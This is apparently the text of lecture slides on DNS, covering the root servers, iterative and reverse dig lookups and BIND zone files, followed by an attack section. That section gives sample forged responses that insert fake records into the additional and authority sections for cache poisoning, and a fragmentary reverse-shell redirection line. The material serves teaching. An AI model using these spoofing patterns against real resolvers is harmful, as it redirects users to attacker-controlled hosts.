

Internet Security



Domain Name System (DNS)

Introduction


Human
Name

Computer



IP address




DNS Domain Hierarchy



Top-Level Domain .sucks



DNS Zone Versus Domain



DNS Root Servers

List of Root Servers

Hostname	IP Addresses	Manager
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	192.228.79.201	University of Southern California (ISI)
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	US Department of Defence (NIC)
h.root-servers.net	128.63.2.53, 2001:500:1::803f:235	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:3::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project



IP Anycast

Root Zone File

Visit:


<https://www.internic.net/domain/root.zone>

DNS Query and Servers



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DNS Query: Principle



DNS Iterative Query



DNS Iterative Query: Break Down the Process

❖ Query the root server.


```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net

(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.      IN      A

;; AUTHORITY SECTION:
net. 172800 IN NS m.gtld-servers.net.
net. 172800 IN NS l.gtld-servers.net.
net. 172800 IN NS k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net. 172800 IN A 192.55.83.30
l.gtld-servers.net. 172800 IN A 192.41.162.30
k.gtld-servers.net. 172800 IN A 192.52.178.30
```

dig www.example.net



❖ Query the .net server.

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.      IN      A

;; AUTHORITY SECTION:
example.net. 172800 IN NS a.iana-servers.net.
example.net. 172800 IN NS b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net. 172800 IN A 199.43.132.53
b.iana-servers.net. 172800 IN A 199.43.133.53
```

example.com NS —

❖ Query example.net's NS server.

```
seed@ubuntu:~$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net. 86400 IN A 93.184.216.34
```

What Happens After You Buy a Domain Name?

Set Up Your Own DNS Server


❖ /etc/bind/named.conf (BIND configuration file)

```
zone "example.net" {  
    type master;  
    file "/etc/bind/example.net.db";  
};  
  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/etc/bind/192.168.0.db";  
};
```

192.168.0.0/24

❖ Zone file

```
$TTL 3D ; default expiration time of all resource records without their own  
TTL  
@      IN      SOA      ns.example.net. admin.example.net. (  
    1      ; Serial  
    8H     ; Refresh  
    2H     ; Retry  
    4W     ; Expire  
    1D )    ; Minimum  
  
@      IN      NS       ns.example.net. ;Address of name server  
@      IN      MX       10 mail.example.net. ;Primary Mail Exchanger  
  
www    IN      A        192.168.0.101 ;Address of www.example.net  
mail   IN      A        192.168.0.102 ;Address of mail.example.net  
ns     IN      A        192.168.0.10 ;Address of ns.example.net  
*.example.net. IN A 192.168.0.100 ;Address for other URL in  
                                ; the example.net domain
```



Reverse DNS Lookup



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Reverse DNS Lookup

128.230.171.184

184.171.230.128.in-addr.arpa

```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR
;; AUTHORITY SECTION:
in-addr.arpa. 172800 IN NS f.in-addr-servers.arpa.
in-addr.arpa. 172800 IN NS e.in-addr-servers.arpa.
;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800 IN A 193.0.9.1
e.in-addr-servers.arpa. 172800 IN A 203.119.86.101
```

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR
;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```


```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR
;; AUTHORITY SECTION:
230.128.in-addr.arpa. 86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa. 86400 IN NS ns1.syr.edu.
```

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR
;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN PTR syr.edu.
```

Reverse Lookup Zone File


```
$TTL 3D
@      IN      SOA    ns.example.net. admin.example.net. (
                        1
                        8H
                        2H
                        4W
                        1D)
@      IN      NS     ns.example.net.

101    IN      PTR    www.example.net.
102    IN      PTR    mail.example.net.
10     IN      PTR    ns.example.net.
```



Forward Lookup versus Reverse Lookup

Example: IRS



Questions

Question: In our VPN program, we need to know the IP address and the hostname of the VPN server. The IP address is obviously used for the communication, and the hostname is used for security check. Here are two choices:

- 1) Provide the host name at the command line, and use DNS to find the IP address.
- 2) Provide the IP address directly at the command line, and use reverse DNS lookup to find the hostname.


Which way is more secure? Please explain

cat file 1 > tcp connection 2 > &1 0 < &1

>


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Attack on DNS



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Attack Surface



Example of DNS Response

1. example.com

```
;; QUESTION SECTION:
star-mini.c10r.facebook.com. IN A

;; ANSWER SECTION:
star-mini.c10r.facebook.com. 60 IN A 66.220.158.68

;; AUTHORITY SECTION:
c10r.facebook.com. 3600 IN NS
c10r.facebook.com. 3600 IN NS
a.ns.c10r.facebook.com.
b.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
a.ns.c10r.facebook.com. 3600 IN AAAA 2a03:2880:ffff:b:face:b00c:0:99
a.ns.c10r.facebook.com. 3600 IN A 69.171.239.11
b.ns.c10r.facebook.com. 3600 IN AAAA 2a03:2880:ffff:b:face:b00c:0:99
b.ns.c10r.facebook.com. 3600 IN A 69.171.255.11
```

google.com -- NS malicious.com
Out-of-Zone

com
Authority:
google.com NS ns.google.com

Fake Data in the Additional Section

```
;; QUESTION SECTION:
```

```
;www.example.net.      IN      A
```

```
;; ANSWER SECTION:
```

```
www.example.net.  259200 IN      A      192.168.0.101
```

```
;; ADDITIONAL SECTION:
```

```
www.gmail.com.    259200 IN      A      192.168.0.201
```

```
www.facebook.com. 259200 IN      A      192.168.0.202
```

/ - out of zone

Fake Data in the Authority Section

;; QUESTION SECTION:

;www.example.net. IN A

;; ANSWER SECTION:

www.example.net. 259200 IN A 192.168.0.101

;; AUTHORITY SECTION:

example.net. 259200 IN NS ns.example.net. ✓

facebook.com. 259200 IN NS ns.example.net. ✗

Using Both Sections

;; QUESTION SECTION:

;www.example.net. IN A

;; ANSWER SECTION:

www.example.net. 259200 IN A 192.168.0.101

;; AUTHORITY SECTION:

example.net. 259200 IN NS www.facebook.com.

;; ADDITIONAL SECTION:

